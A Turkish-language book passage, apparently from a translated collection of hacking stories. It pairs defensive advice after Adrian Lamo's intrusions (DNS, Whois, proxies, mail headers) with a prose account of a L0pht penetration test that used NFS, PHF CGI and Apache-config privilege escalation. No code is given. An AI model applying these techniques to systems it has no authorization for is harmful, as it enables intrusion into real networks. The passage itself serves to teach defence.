İnsanların bir gecede değişebileceğini söylersem yalan söylemiş olurum. Geceleri merak duygumu yenemiyorum ama bu merak duygumu alıp, insanlara zarar vermeyecek bir şekilde kullanabiliyorum. Çünkü öğrettim bunlardan öğrendiğim bir şey varsa, o da ağların arkasında gerçek insanların olduğu bilincidir. Artık gerçekten bir bilgisayar ihlaline geceler boyu endişeyle uyanık kalan insanları düşünmeden bakamıyorum.

Gazetecilik ve fotoğrafçılığın benim için entelektüel olarak suç işlemenin yerini aldığını düşünüyorum. Merak duygumu çalıştırmama, olayları farklı açıdan görmeme ve bir konunun peşinden yasalara saygılı şekilde gitmeme imkân sağlıyor.

Ayrıca Network World'de bağımsız çalışmak konusunda onları ikna etti. Kendisiyle iletişime geçmiş ve bir öykü için kendisini kaynak olarak kullanmak istemişler; Adrian da onlara bir köşe söyleşisi yapmak yerine, o köşeyi yazmasına izin vermelerini önermiş. Dergi editörü kabul etmiş. Böylece bilgisayar korsanı profiline bir parça da ağ yöneticisi profili eklemiştir.

Yapmak istediğim iş gazetecilik. Bir fark yaratabileceğimi hissediyorum ve bu güvenlik sektöründe çalışırken pek de hissedebileceğiniz bir şey değil. Güvenlik sanayi, son derece yaygın şekilde insanların bilgisayarlar ve teknoloji hakkındaki korkuları ve belirsizliklerine dayanıyor. Gazetecilik ise çok daha gerçekçi dayalı.

Bilgisayar korsanlığı benzersiz bir ego meselesi. Hükümetin veya büyük işletmelerin elinde tuttuğu büyük gücün, bağımsız bir bireyin eline geçmesi potansiyeli içeriyor. Bir ergenin enerji nakıl hatlarını kesebileceği fikri, devletin ödünü patlatıyor. Patlatmalı da.

Kendisini bilgisayar korsanı, sistem kırıcı veya ağlara giren davetsiz misafir olarak görmüyor. "Bob Dylan'dan alıntı yaparsam, 'Ne vaizim ne de seyyar satıcı. Sadece yapabileceklerimi yapıyorum.' İnsanlar bunu anladığı ya da anlamaya çalıştığı zaman mutlu oluyorum."

Adrian kendisine askeriyeden ve federal devlet kurumundan cazip iş teklifleri geldiğini söylüyor. Geri çevirmiş. "Bir sürü insan seks yapmayı sever ama herkes geçimini bundan sağlamak istemez."

İşte tam Adrian... Zeki ve çekici bilgisayar korsanı.

İÇGÖRÜ

Adrian Lamo'nun tutumu ve hareketleri hakkında ne düşünürseniz düşünün, federal savcıların kendisinin neden olduğu "zararları" hesaplama şekli konusunda benimle aynı fikirde olacağınızı düşünüyorum.

Kendi kişisel deneyimlerimden, savcıların bilgisayar korsanlığı davalarında öngörülen para cezalarını nasıl belirlediklerini biliyorum. Stratejilerden biri, bilgisayar korsanını duruşmaya çıkmaktansa suçu kabul etmeye zorlamak umuduyla, şirketlerden kayıplarını olduğundan fazla gösterdikleri beyanlar almak. Daha sonra savunma avukatı ve savcı, hâkime sunulacak zarar miktarı olarak daha düşük bir rakam üzerinde anlaşmak üzere pazarlık ederler; federal yasalara göre, zarar arttıkça, mahkûmiyet süresi de artar.

Adrian'ın davasında, ABD Adalet Bakanlığı, şirketlerin saldırılara karşı güvenlik açıkları olduğunu Adrian kendilerine söylediği için öğrendikleri gerçeğini göz ardı etmeyi tercih etti. Her seferinde Adrian şirketlere sistemlerindeki boşlukları kapatmalarını söyleyerek onları korudu ve söz konusu sızmalar basına yansımadan önce şirketlerin sorunlarını gidermeleri için bekledi. Elbette yasaları ihlal etti ama (en azından benim kitabıma göre) etik davrandı.

KARŞI ÖNLEMLER

Bilgisayar korsanlarının kullandığı, Adrian'ın da tercih ettiği Whois sorgulaması yaklaşımı, dünya üzerindeki farklı coğrafi bölgeleri kapsayan dört ağ bilgi merkezinden (NIC) edinilen önemli bilgi parçalarını ortaya çıkarabilir. Bu veritabanlarında yer alan çoğu bilgi kamuya açıktır

ve Whois uygulaması kullanan veya bu hizmeti sunan bir web sitesini ziyaret eden ve nytimes.com gibi bir alan adı giren herkesin kullanımına uygundur.

Verilen bilgiler o alan adı için isimleri, e-mail adreslerini, fiziki adresleri, telefon numaralarını ve idari ve teknik iletişim bilgilerini içerebilir. Bu bilgiler toplum mühendisliği saldırıları için kullanılabilir (bkz. Bölüm 10, "Toplum Mühendisleri – Nasıl Çalışırlar ve Onları Nasıl Durdurabiliriz"). Ayrıca şirket tarafından kullanılan e-mail adresleri ve kullanıcı adları hakkında da ipuçları verebilirler. Örneğin, diyelim ki hilda@nytimes.com şeklindeki bir e-mail adresi mevcut; bu e-mail adresi belki de *New York Times*'da sadece bir çalışanın değil, bir sürü çalışanın ilk isimlerini e-mail adreslerinde ve muhtemelen kullanıcı adlarında kullanıyor olabileceğini gösterir.

Adrian'ın *New York Times* saldırısında açıkladığı gibi, gazete şirketine ait IP adresleri ve netblock'lar hakkında da önemli bilgiler elde etti ve bunlar başarılı saldırısının temel taşlarını oluşturdu.

Bilgi sızıntısını sınırlayabilmek için herhangi bir şirketin atacağı en önemli adım, telefon numaralarını belirli kişilere ayrı ayrı değil, şirketin santralinde listelemek olacaktır. Telefona bakan danışma görevlileri, birileri onlardan bilgi sızdırmaya çalıştığında bunu çabucak anlayabilecek şekilde sıkı eğitimden geçmelidir. Ayrıca listelenen posta adresleri, kurumsal merkezin yayınlanan adresi olmalıdır, belirli tesislerin değil.

Daha da iyisi: Şirketlerin artık alan adı iletişim bilgilerini gizli tutmasına izin veriliyor – isteyen herkesin ulaşabileceği bir bilgi olarak verilmek zorunda değil. İstek üzerine, şirketinizin listeleri gizlenebilir, böylece saldırıganların işini zorlaştırabilirsiniz.

Bir diğer önemli ipucu öykü içinde geçiyordu: Yatay dağılımlı (split-horizon) bir DNS kurulumu yapmak. Bunun anlamı, dahili bir DNS sunucusunu dahili ağ üzerindeki ana sistem adlarını çözümlemek için kurarken, kamu tarafından kullanılan bilgisayar kayıtlarını içeren harici bir DNS sunucusu daha kurmak anlamına gelir.

Bir başka keşif yöntemi olarak, bilgisayar korsanı kurumsal bilgisayarların çeşidini ve işletim sistemi platformunu öğrenmek ve tüm hedef alanın haritasını çıkarmak için gerekli bilgileri edinmek üzere yetkili Alan Adı Sunucularını sorgular. Bu bilgiler saldırının devamını koordine etmekte çok faydalıdır. DNS veritabanı bu bilgiyi sızdıran Ana Makine Bilgilerini de (HINFO) içerebilir. Ağ yöneticisi HINFO kayıtlarını kamunun erişimine açık DNS sunucularında yayınlamaktan kaçınmalıdır.

Bir diğer bilgisayar korsanı taktiği, *alan transferi* adı verilen bir yöntem kullanır. (Başarısız olmasına rağmen, Adrian hem *New York Times* hem de Excite@Home saldırılarında bu yöntemi denediğini söylüyor.) Verilerin korunması için, diğer yetkili sunuculara belirli bir alanın DNS kayıtlarını

kopyalamasına izin vermek amacıyla, genellikle bir ana DNS sunucusu yapılandırılır. Eğer ana sunucu düzgün şekilde yapılandırılmazsa, saldırgan istediği herhangi bir bilgisayara alan transferi başlatabilir ve bu şekilde isimlendirilmiş ana makineler üzerindeki detaylı bilgilere ve alanla bağlantılı IP adreslerine rahatlıkla ulaşabilir.

Bu tipte saldırılara karşı korunma yöntemleri, ancak iş faaliyetleri için gerekli oldukça, güvenilir sistemler arasındaki alan transferlerine izin vermekle sağlanır. Daha kesin ifade etmek gerekirse, DNS ana sunucusu, sadece sizin güvendiğiniz ikincil DNS sunucusuna transfer yapılmasına izin verecek şekilde yapılandırılmalıdır. Buna ilave olarak, her türlü kurumsal isim sunucuları üzerindeki TCP bağlantı noktası 53'e erişimi önlemek için varsayılan bir güvenlik duvarı kuralı kullanılmalıdır. Ayrıca TCP bağlantı noktası 53'e bağlanmak ve alan transferini başlatmak için güvenilen ikincil isim sunucularına izin vermek amacıyla bir başka güvenlik duvarı kuralı belirlenebilir.

Şirketler, saldırganların tersine DNS arama tekniği kullanımını zorlaştırmalıdır. Ana makinenin ne amaçla kullanılacağı kesin olan durumlarda, ana makine adı kullanımı uygunken `-database.CompanyX.com` gibi isimler– bunun davetsiz bir misafir için hedef almaya değer sistemleri belirlemesini kolaylaştıracağı da ortadadır.

Diğer bilgi toplayıcı DNS tersine arama teknikleri, sözlük ve kaba kuvvet saldırılarını içerir. Örneğin, hedef saldırı için seçilen alan adı `kevin-mitnick.com` ise, bir sözlük saldırısı bu alan içerisindeki diğer ana makineleri belirlemek için sözlükteki her kelimeyi `dictionaryword.kevin-mitnick.com` şeklinde ön ek olarak ekleyecektir. Tersine DNS kaba kuvvet saldırısı ise daha karmaşık bir yöntem olup, ön ek her olasılıkta döngüye girmesi için her seferinde bir karakter artan bir seri alfa–nümerik karakterden oluşur. Bu yöntemi engellemek için, kurumsal DNS sunucusu her türlü dahili ana makine adının DNS kayıtlarını yayınlamayacak şekilde yapılandırılmalıdır. Ayrıca dahili olanın yanı sıra bir de harici DNS sunucusu kullanılabilir; böylece dahili ana makine adları güvenilmeyen hiçbir ağa sızmaz. Buna ek olarak, dahili ve harici isim sunucularının ayrı ayrı kullanılması ana makine adlarıyla ilgili daha önce bahsedilen konularda yardımcı olur: Güvenlik duvarının dışından görünürlüğe karşı korunan dahili bir DNS sunucusu, *veritabanı*, *araştırma* ve *yedekleme* gibi ana makine adlarını çok düşük riskle tanımlamakta kullanabilir.

Adrian *New York Times*'in ağından, gazeteden gelen bir e-mailin başlığında dahili bir IP adresi olduğunu fark ederek önemli bilgiler edinmişti. Bilgisayar korsanları bu gibi bilgileri ele geçirmek için kasıtlı olarak e-mail mesajlarına girerler veya benzer e-mail mesajlarını bulabilmek için kamuya açık haber gruplarını araştırırlar. Başlık bilgileri dahili olarak kullanılan adlandırma kuralları, dahili IP adresleri ve e-mail mesajının alındığı rota gibi değerli bilgiler verebilir. Buna karşı korunmak için, şirketler

SMTP (Basit Posta Aktarma Protokolü) sunucularını, giden mesajlarda her türlü dahili IP adresi ve ana makine bilgisini filtreleyecek ve dahili belirleyicilerin kamuya ifşa edilmesini önleyecek şekilde yapılandırmalıdır.

Adrian'ın öncelikli silahı, yanlış yapılandırılmış proxy sunucuları bulmaktaki entelektüel yeteneğiydi. Proxy sunucuların bir faydasının bilgisayar ağının güvenli tarafındaki kullanıcının güvenli olmayan taraftaki internet kaynaklarına erişim sağlaması olduğunu hatırlayın. İçerideki kullanıcı belirli bir web sayfası için talepte bulunur; bu talep, kullanıcı adına talebi ileten ve gelen cevabı kullanıcıya geri ileten proxy sunucusuna gönderilir.

Bilgisayar korsanlarının Adrian'ın yaptığı şekilde bilgi edinmesini önlemek için, proxy sunucuları sadece dahili arayüzü dinleyecek şekilde yapılandırılmalıdır. Veya onun yerine, sadece güvenilir olarak listelenmiş harici IP adreslerini dinleyecek şekilde de yapılandırılabilir. Bu şekilde yetkilendirilmemiş hiçbir harici kullanıcı bağlantı kuramaz. Yapılan yaygın hatalardan biri, proxy sunucuları internete bağlı olan harici arayüz de dahil olmak üzere, tüm ağ arayüzlerini dinleyecek şekilde yapılandırmaktır. Bunun yerine proxy sunucusu, sadece özel ağlar için İnternet Tahsisli Sayılar Kurumu (IANA) tarafından belirlenmiş olan özel IP adreslerine izin verecek şekilde yapılandırılmalıdır. Özel IP adresleri üç gruptur:

10.0.0.0 ila 10.255.255.255

172.16.0.0 ila 172.31.255.255

192.168.0.0 ila 192.168.255.255

Ayrıca HTTP (web erişimi) veya HTTPS (güvenli web erişimi)'ne giden her türlü bağlantıyı sınırlamak gibi, proxy sunucusunun izin vereceği belirli hizmetleri sınırlamak için bağlantı noktası kısıtlaması kullanmak da iyi bir fikirdir. Daha ileri kontrol için, SSL (Güvenli Yuva Katmanı) kullanan bazı proxy sunucular, yetkilendirilmemiş protokolün yetkilendirilmiş bir bağlantı noktasından tünel açmadığını teyit etmek için gönderilen akışın ilk aşamalarını denetleyecek şekilde yapılandırılabilir. Bu önlemleri almak, saldırganın yetkilendirilmemiş hizmetlere bağlanmak için proxy sunucuyu suistimal etmesini engelleyecektir.

Bir proxy sunucu kurulduktan ve yapılandırıldıktan sonra, güvenlik açıklarına karşı test edilmelidir. Güvenlik zaafılarını test edene kadar güvenlik açığınız olup olmadığını asla bilemezsiniz. İnternette ücretsiz bir proxy kontrol programı indirebilirsiniz.⁵

Bir diğer konu: Yazılım paketi kuran bir kullanıcı, bazı durumlarda bilmeden proxy sunucusu yazılımı da kuruyor olabilir; farkında olmaksızın kurulabilen yetkilendirilmemiş proxy sunuculara karşı bilgisayarları düzenli olarak kontrol etmek için bazı kurumsal güvenlik uygulamaları yapılmalıdır. Kendi ağınızı test etmek için Adrian'ın favori aracı Proxy

Hunter'ı kullanabilirsiniz. Yanlış yapılandırılmış proxy sunucusunun, bir bilgisayar korsanının en iyi dostu olabileceğini aklınızdan çıkarmayın.


Bilgisayar korsanı saldırılarının büyük çoğunluğu en iyi güvenlik uygulamalarını takip ederek ve gereken standart özeni göstererek kolaylıkla engellenebilir. Ancak kazara kurulan açık bir proxy çok sıklıkla gözden kaçır ve pek çok kuruluş için büyük bir güvenlik açığı hâline gelir. Yeterince anlatabildim mi?

SONUÇ

Hangi alanda olursa olsun, orijinal bir zihniyete sahip, derin düşünen ve dünyayı (en azından bir kısmını) diğer insanlardan daha berrak görebilen insanlar, cesaretlendirilmeye değer. Adrian Lamo gibi insanlar ise yapıcı bir yola yönlendirilmeye değer. Adrian, dünyaya önemli katkılarda bulunabilecek yeteneklere sahip. Yaptıklarını hayranlıkla izlemeye devam edeceğim.

NOTLAR

1. ABD Hükümeti'nin basın açıklamasına bakınız: www.usdoj.gov/criminal/cybercrime/lamoCharge.htm.
2. Bkz. www.usdoj.gov/criminal/cybercrime/lamoCharge.htm.
3. Daha fazla bilgi için, bkz. www.crime-research.org/library/Kevin2.htm.
4. Bkz. www.infoworld.com/article/04/07/16/HNlamohome_1.html.
5. Daha fazla bilgi için, bkz. www.corpit.ru/mjt/proxycheck.html.



Bilgelik ve Sızma Testi Budalalıđı



BİLGELİK VE SIZMA TESTİ BUDALALIĞI

Güvenlik sistemlerinin her zaman kazanmak zorunda olduğu, saldırganın ise sadece bir defa kazanmak zorunda olduğu sözü kesinlikle doğru.

– Dustin Dykes

Bir hapisane müdürünün, kurumundaki mahkûmların dışarı sızabileceği olası güvenlik zaaflarını saptaması ve güvenlik talimatnamesi geliştirmesi için profesyonel bir uzmana başvurduğunu düşünün. Şirketler de aynı düşüncüyü izleyerek, profesyonel saldırganların hassas bilgilerine ulaşip ulaşamadıklarını, ofis alanının yasak bölgelerine girip giremediklerini veya şirketi riske atabilecek güvenlik açıklarını bulup bulamadıklarını görmek için web sitesinin ve bilgisayar ağlarının güvenilirliğini test etmesi amacıyla bir güvenlik firmasına başvururlar.

Güvenlik alanında çalışan kişilere göre bu testlere İçeri Sızma (penetrasyon) Testi –veya argoda “pen testi”– adı veriliyor. Bu testleri yapan güvenlik firmaları genellikle bünyelerinde eski bilgisayar korsanlarını çalıştırıyorlar –ne kadar şaşırtıcı! Aslında bu firmaların kurucuları da genellikle kapsamlı bilgisayar korsanlığı deneyimine sahipler ancak müşterilerinin bunu bilmesini kesinlikle istemiyorlar. Klasik bilgisayar korsanları, şirketlerin istemeden açık bıraktığı kapılardan özel bilgilerine ulaşan, yaygın veya nadir şekilde kullanılan geçitler konusunda geniş bilgi sahibi kişiler olduklarından, güvenlik çalışanlarının bilgisayar korsanları arasından çıkması anlaşılabilir bir durum. Bu eski bilgisayar korsanlarının birçoğu, ergenlik yıllarından beri “güvenlik” kelimesinin çoğu durumda ciddi şekilde yanlış adlandırıldığını bilir.

Sızma Testi isteyen ve sonucunda güvenliğinin el değmemiş ve kuresuz çıkmasını bekleyen tüm şirketler, büyük ihtimalle kendilerini acı bir hayat deneyimine hazırlıyorlardır. Güvenlik değerlendirmesi sektöründeki çalışanlar genellikle benzer eski hataları bulurlar – şirketler basitçe şirket bilgilerini ve bilgisayar sistemlerini koruma konusunda yeterince titiz davranmıyorlardır.

İşletmelerin ve devlet kurumlarının güvenlik değerlendirmesi yapmalarının nedeni, zaman içinde herhangi bir andaki güvenlik durumlarını belirlemektir. Ayrıca tespit edilmiş herhangi bir güvenlik açığı düzeltildik-

ten sonra, güvenlikteki gelişimi de ölçebilirler. Sızma testini EKG'ye benzetebiliriz. Bir işletme veya kurum güvenlik değerlendirmesini büyük başarıyla geçse bile, ertesi gün bilgisayar korsanının biri sıfır gün saldırısıyla sisteme sızabilir.

Bu yüzden işletmenin hassas bilgilerini korumakta müthiş bir iş çıkarıldığını teyit etmek için sızma testi sonuçlarının esas alınması aptalcadır. Sonuçlar büyük ihtimalle aşağıdaki öykülerde de görüleceği gibi –biri danışmanlık şirketi, diğeri biyo-teknoloji şirketi– tam tersini kanıtlayacaktır.

SOĞUK BİR KIŞ

Çok değil, kısa bir süre önce New England'dan büyük bir bilgi işlem danışmanlık şirketinin müdürleri ve yöneticileri, iki uzmanla görüşmek üzere lobi konferans odasında toplandılar. Masada bulunan teknolojiiden sorumlu şirket yetkililerinin, “Mudge” adıyla bilinen eski bir bilgisayar korsanı olan Pieter Zatko'yu merak ettiklerini tahmin edebiliyorum.

1990'ların başına döndüğümüzde, Mudge ve ortağı Boston'da bir ambarda, dar bir alanda benzer bilgiye sahip çeşitli adamları bir araya getiriyorlardı; ekip LOpht, hatta şaka yollu LOpht Ağır Sanayi adı verilen saygıdeğer bir bilgisayar güvenlik birliği hâline gelecekti. (İsim küçük “L”, “o” yerine sıfır ve “f” sesi için de korsan dilinde “ph” şeklinde yazılacaktı; “loft” diye okunacaktı.) Operasyon büyüdükçe ve ünleri yayıldıkça, Mudge, bilgilerini paylaşmak üzere davetler almaya başladı. Mudge “bilgi savaşları” konusunda – tespit edilmeden düşman bilgisayarına nasıl girilir ve hizmetler nasıl engellenir, veri tahribat teknikleri ve benzeri konularda – Monterey'deki ABD Askeri strateji okulu gibi yerlerde dersler vermeye başladı.

Bilgisayar korsanları (ve bazen güvenlik çalışanları) için en popüler araçlardan biri LOphtCrack adındaki yazılım paketidir. Bu programın gösterdiği sihirli performans kullananlar için çantada kekliktir ve sanırım bu yüzden diğer birçokları tarafından nefret edilir. LOpht ekibi medyanın ilgisini çekti çünkü parola anahtarlarını hızlı şekilde kıran (LOphtCrack adında) bir program yazdılar. Mudge da, LOphtCrack'ın yazılımında çalıştı ve programı bilgisayar korsanlarına ve ilgilenen başkalarına başlangıçta ücretsiz, sonradan para karşılığı temin eden çevrimiçi bir sitenin kurucu ortağı oldu.

İlk Toplantı

LOpht'in danışmanlık şirketinden (onlara “Newton” adını vereceğiz) aldığı davet, şirketin kabiliyetlerine sızma testlerini ekleyerek, müşterilerine sundukları hizmeti genişletme kararı almalarından sonra gerçekleşti.

Yeni personel alımı yapmak ve departmanı kademeli olarak oluşturmak yerine, mevcut bir oluşumu satın alıp kendilerine dahil etme peşindeydiler. Toplantının başında, şirket yöneticilerinden biri bu fikri masaya yatırdı: "Sizi satın almak ve şirketimizin bir parçası hâline getirmek istiyoruz." Mudge ilk tepkisini şöyle hatırlıyordu:

Biz, "Eee, yani, şey, bizi doğru dürüst tammiyorsunuz bile," falan şeklinde kekledik. Onların daha ziyade 10phtCrack'ın medyada yarattığı coşkuyla ilgilendiğini biliyorduk.

Kısmen şirketi satma fikrine alışırken zaman kazanmak, kısmen de pazarlıkta acele etmemek için, Mudge bir oyalama taktiğı geliştirdi.

Onlara dedim ki, "Bakın, gerçek-ten nasıl bir işe girdiğinizi bilmiyorsunuz. Şuna ne dersiniz – \$15.000 karşılığında sizin şirketiniz için kapsamlı bir sızma testi yapalım mı?"

O sıralarda 10pht, sızma testi yapan bir şirket bile değildi. Ama onlara "Bizim becerilerimizi bilmiyorsunuz, sadece bizim timümüz size cazip geliyor. Bize \$15.000 ödeme yapın. Yaptığımız işi beğenmezseniz, bizi satın almak zorunda kalmazsınız ve her türlü harcadığımız zamana değer çünkü sizin elinizde güzel bir sızma testi raporu olur; bizim de bankada \$15.000 paramız.

"Tabii ki eğer yaptığımız işi beğenir ve etkilenirseniz, ki biz öyle olacağım zannediyoruz, o zaman bizi satın alırsınız."

"Tamamdır; süper fikir," dediler.

Bense, "Ne kadar geri zekâlılar!" diye düşünüyordum.

Mudge'in görüşüne göre, "geri zekâlıydılar" çünkü bir taraftan şirketlerini satın almak için onlarla pazarlık ederken, diğer taraftan 10pht ekibinedosyalarına ve yazışmalarına sızma yetkisi vereceklerdi. Mudge tam omuzlarının üzerinden içeriği gözlemeyi umuyordu.

Temel Kurallar

Güvenlik danışmanlarının sızma testi yaparken, kılık değiştirerek uyuşturucu satın alan narkotik polislerine benzeyen bir yönü vardır: Üniformalı bölge polisi bu alışverişi görür ve silahını çekerken, narkotik polisi sadece rozetini gösterir. Hapse girme gibi bir endişesi olmazdı. Şirketin savunma durumunu test etmek için görevlendirilen güvenlik danışmanı da aynı korumayı isterdi. Sızma testi ekibinin tüm üyeleri rozet yerine şirket yöneticisi tarafından imzalanmış şöyle bir yazı aldılar: "Bu kişi bizimle bir proje üzerinde çalışmak üzere görevlidir ve uygunsuz görünen bir şey yaparken yakalanırsa, sorun edilmeyecektir. Hiç problem değil. Bırakın işine devam etsin; sadece bana detayları bildiren bir mesaj atın."

Güvenlik camiasında bu yazının adı, "hapisten kurtulma belgesi" olarak bilinir. Sızma testi yapanların müşteri şirketin içinde veya yakınında bulundukları her zaman bu yazının bir kopyasını yanlarında taşımak konusunda son derece dikkatli olmaları gerekir; kaslarını çalıştırmak ve ajan içgüdüleriyle üstlerinin gözüne girmek isteyen bir güvenlik görevlisi tarafından durdurulabilir veya şüpheli bir şeyler fark eden ve sızma testi yapana karşı koymak için yeterli cesareti olan dikkatli bir çalışanın engeliyle karşılaşabilirler.

Test başlamadan önce atılan bir diğer standart adım, müşterinin temel kuralları belirlemesidir – işletmenin hangi kısımlarının teste dahil olmasını, hangilerinin yasak bölgede kalmasını istiyorlar. Bu, korunmayan sistemleri bulmak veya güvenlik duvarının arkasına geçmek yoluyla testi yapanların hassas bilgilere ulaşp ulaşamayacağını görmek için yapılan sadece teknik bir saldırı mı? Sadece kamuya açık web sitesinin mi, yoksa dahili bilgisayar ağının mı, yoksa tüm sistemin mi uygulama değerlendirmesi yapılacak? Toplum mühendisliği saldırıları da dahil olacak mı – yetkilendirilmemiş bilgileri dışarı vermeleri için çalışanları kandırmaya çalışacaklar mı? Testi yapanların binaya sızmaya, güvenlik güçlerini atlatmaya ve sadece çalışanlara ait girişlerden içeri sızmaya çalıştıkları fiziksel saldırılar olacak mı? Peki ya *çöp karıştırma* –parolalar veya önemli başka bilgiler içeren atık kâğıtlar için şirketin çöplerini karıştırma– yöntemiyle bilgi edinmeye çalışmak nasıl olacak? Bunların hepsinin önceden belirlenmesi gerekir.

Şirketler genellikle sınırlı bir test isterler. L0pht ekibinin üyelerinden biri olan Carlos, bunu gerçekçi bulmuyor çünkü, "Bilgisayar korsanları o şekilde çalışmaz," noktasına dikkat çekiyor. Kendisi eldivenlerin çıktığı ve sınırlamaların olmadığı daha saldırgan bir yaklaşımı tercih ediyor. Bu şekilde yapılan testler sadece müşteri için daha belirleyici ve değerli değil, testi yapan için de daha memnuniyet verici oluyor. Carlos'un deyimine göre, "Çok daha eğlenceli ve ilgi çekici." Ve bu sefer aldıkları işle Carlos'un dileği gerçek oluyor: Newton, hiçbir kısıtlamanın olmadığı bir saldırı istiyor.

Güvenlik temel olarak güven üzerine kuruludur. Testi isteyen şirket, güvenlik değerlendirmesini yapacak olan güvenlik şirketine güven duymalıdır. Ayrıca çoğu işletme ve devlet kurumu, kurumsal iş bilgilerinin yetkisiz şekilde ifşa edilmesine karşı yasal olarak koruma sağlamak için gizlilik sözleşmesi (NDA) ister.

Hassas bilgilere denk gelebileceklerinden ötürü, sızma testi yapanların NDA imzalaması yaygın bir durumdur. (Elbette NDA neredeyse gereksiz görünür: Herhangi bir müşterisinin bilgilerinden istifade etmiş bir güvenlik şirketi, muhtemelen asla başka bir müşteri edinmeyi başaramayacaktır. Müşterinin onayını almak hayati bir ön şarttır.) Genellikle sızma testi yapanların, şirketin günlük iş faaliyetlerini etkilememek için ellerinden geleni yapacaklarına dair de bir belge imzalamaları gerekir.

Newton testi için L0pht ekibi, her biri yalnız veya iki kişilik gruplar halinde çalışan, yalnız olanlar ve ekipler şirketin farklı farklı faaliyet alanlarına odaklanan toplam yedi kişiden oluşuyordu.

Saldırın!

“Hapisten kurtulma belgelerini” ellerine alan 10pht ekibi üyeleri istediklerikadarsaldırgan, hatta “gürültücü” olabilirlerdi – yani bir sızma testinin genellikle kaçındığının aksine, faaliyetlerini dikkatleri üzerlerine çekecek şekilde yürütebilirlerdi. Ama yine de görünmez kalmayı umuyorlardı. “Tüm bilgileri ele geçirip, en sonunda sizi tespit edemediklerini bilmek daha havalı oluyor,” diyordu Carlos.

Newton’un web sunucusu Apache adı verilen popüler bir sunucu yazılımı kullanıyordu. Mudge’in tespit ettiği ilk zaaf, hedef şirketin Ckeckpoint Güvenlik Duvarı-1 içinde, kaynak UDP (Kullanıcı Veri Protokolü) veya TCP (Aktarma Kontrol Protokolü) bağlantı noktası 53’e sahip paketlerin 1023 üzerindeki neredeyse tüm yüksek bağlantı noktalarına giriş yapmasına izin veren, varsayılan gizli bir yapılandırması (kuralı) vardı. İlk düşüncesi NFS (Ağ Dosya Sistemi) kullanarak ihraç edilen dosya sistemlerine ulaşmaya çalışmak oldu ama güvenlik duvarının NFS daemon (bağlantı noktası 2049) erişimini engelleme kuralı olduğunu hemen hatırladı.

Her ne kadar ortak sistem hizmetleri engellenmiş olsa da, Mudge, Solaris işletim sisteminin rpcbind (bağlantı noktası adresleyici) ile 32770 üzeri bağlantı noktalarını birbirine köprüleyen belgelendirilmemiş bir özelliği olduğunu biliyordu. Bu bağlantı –noktası– adresleyicisi, belirli programlar için dinamik bağlantı noktası numaraları atıyordu. Söz konusu adresleyici aracılığıyla, Mudge, daemon (mountd) hizmetine monte edilme görevi olan dinamik bir bağlantı noktası bulabiliyordu. Talebin formatına göre değişmekle birlikte, Mudge’in söylediğine göre, “Aynı kodu kullandıklarından ötürü, Montaj Daemon yazılımı Ağ Dosya Sistemi taleplerini de cevaplandıracaktı. Montaj daemon yazılımını bağlantı –noktası– adresleyicisinden buldum, daha sonra da NFS talebiyle Montaj Daemon’a ulaştım.” Nfsshell adında bir programı kullanarak, Mudge hedef sistemin dosya düzenine uzaktan bağlantı kurabilmişti. Mudge’in dediğine göre, “Çabucak çevirmeli bağlantı liste numaralarını aldık. Dışa aktarılan bütün dosya sistemlerini hemen indirdik. Sistemin tüm kontrolünü ele geçirdik.”

Mudge ayrıca hedef sunucunun aynı anda her yerde bulunan PHF deliğine karşı zaafı olduğunu da keşfetti (bkz. Bölüm 2, “Teröristler İşbaşında”). Unicode dizilimini satırbaşı karakteri olarak kabul ederek, bunu takiben kabuk komutu çalıştırarak, PHF CGI kodunu isteğe bağlı komutlarla çalıştıracak şekilde kandırabiliyordu. PHF kullanan sistemleri ararken, Apache sunucunun “hiç kimse” hesabı altında çalıştığını fark etti.

Mudge, sistem yöneticilerinin “kutuyu kapattığını” –yani bilgisayar sistemini emniyete aldığını– gördüğüne memnun oldu; kaldı ki eğer sunucu internet gibi güvenilir bir ağa bağlanmışsa, yapılması gereken şey buydu. Bir tanesinin yazılabilir olmasını umarak, dosyaları ve dizinleri araştırmaya başladı. Biraz daha inceleyince, Apache yapılandırma dosyasının (httpd.conf) da “hiç kimse” hesabına ait olduğunu gördü. Bu hata, httpd.conf dosyası içeriğini tekrar yazabileceği anlamına geliyordu.

Stratejisi Apache yapılandırma dosyasını değiştirmek, böylece Apache tekrar başlatıldığında, sunucuda kök hesabın ayrıcalıklarıyla çalışmasını sürdürmektir. Ama Apache'nin altında çalışacağı kullanıcıyı değiştirebilmek için, yapılandırmayı düzenleyecek bir yol bulması gerekiyordu.

Kullanıcı adı Hobbit olan biriyle birlikte, interaktif bir kabuğa en yakın şeyi elde edebilmek için, birkaç kabuk numarasının yanı sıra netcat programı kullanacak bir yol buldular. Açıkça görüldüğü üzere sistem yöneticisi “conf” dizinin içindeki dosyaların mülkiyetini “hiç kimse” olarak değiştirdiğinden ötürü, Mudge httpd.conf dosyasını düzenlemek için “sed” komutunu kullanabiliyordu, böylece Apache tekrar başlatıldığında, kök olarak çalışacaktı. (Apache'nin o zamanki sürümündeki bu güvenlik zaafı düzeltildi.)

Yaptığı değişiklikler Apache tekrar başlatılana kadar etkinleşmeyeceği için, oturup beklemesi gerekti. Sunucu tekrar başlatıldığında, Mudge aynı PHF zaafı üzerinden kök olarak komut verebilir hale gelecekti; bu komutlar daha önce “hiç kimse” hesabı altında veriliyorken, Apache artık kök kimliğiyle çalışıyor olacaktı. Komutları kök olarak verince de, sistemin tüm kontrolünü ele geçirmek kolaydı.

O sıralarda diğer cephelerde de L0pht saldırıları devam ediyordu. Bilgisayar korsanlığı ve güvenlik camiasında çoğumuzun çöp karıştırma adını verdiği şeye, Mudge daha resmi bir terim bulmuştu: *Fiziksel analiz*.

Birilerini fiziksel analiz yapmaları için gönderdik. Çalışanlardan biri [müşterinin şirketinden] sanırım yeni işten çıkarılmıştı ve sadece işle ilgili dokümanlarını değil, tüm masasını atmıştı. [Bizim çocuklar] çöplerin arasında masasını bulmuşlardı. Çekmeceleri eski uçak biletleri, kullanma kılavuzları ve her çeşit dahili doküman ile doluydu. [Müşterimize] iyi düzeydeki güvenlik uygulamalarının sadece bilgisayar emniyeti ile ilgili olmadığını göstermek istedim.

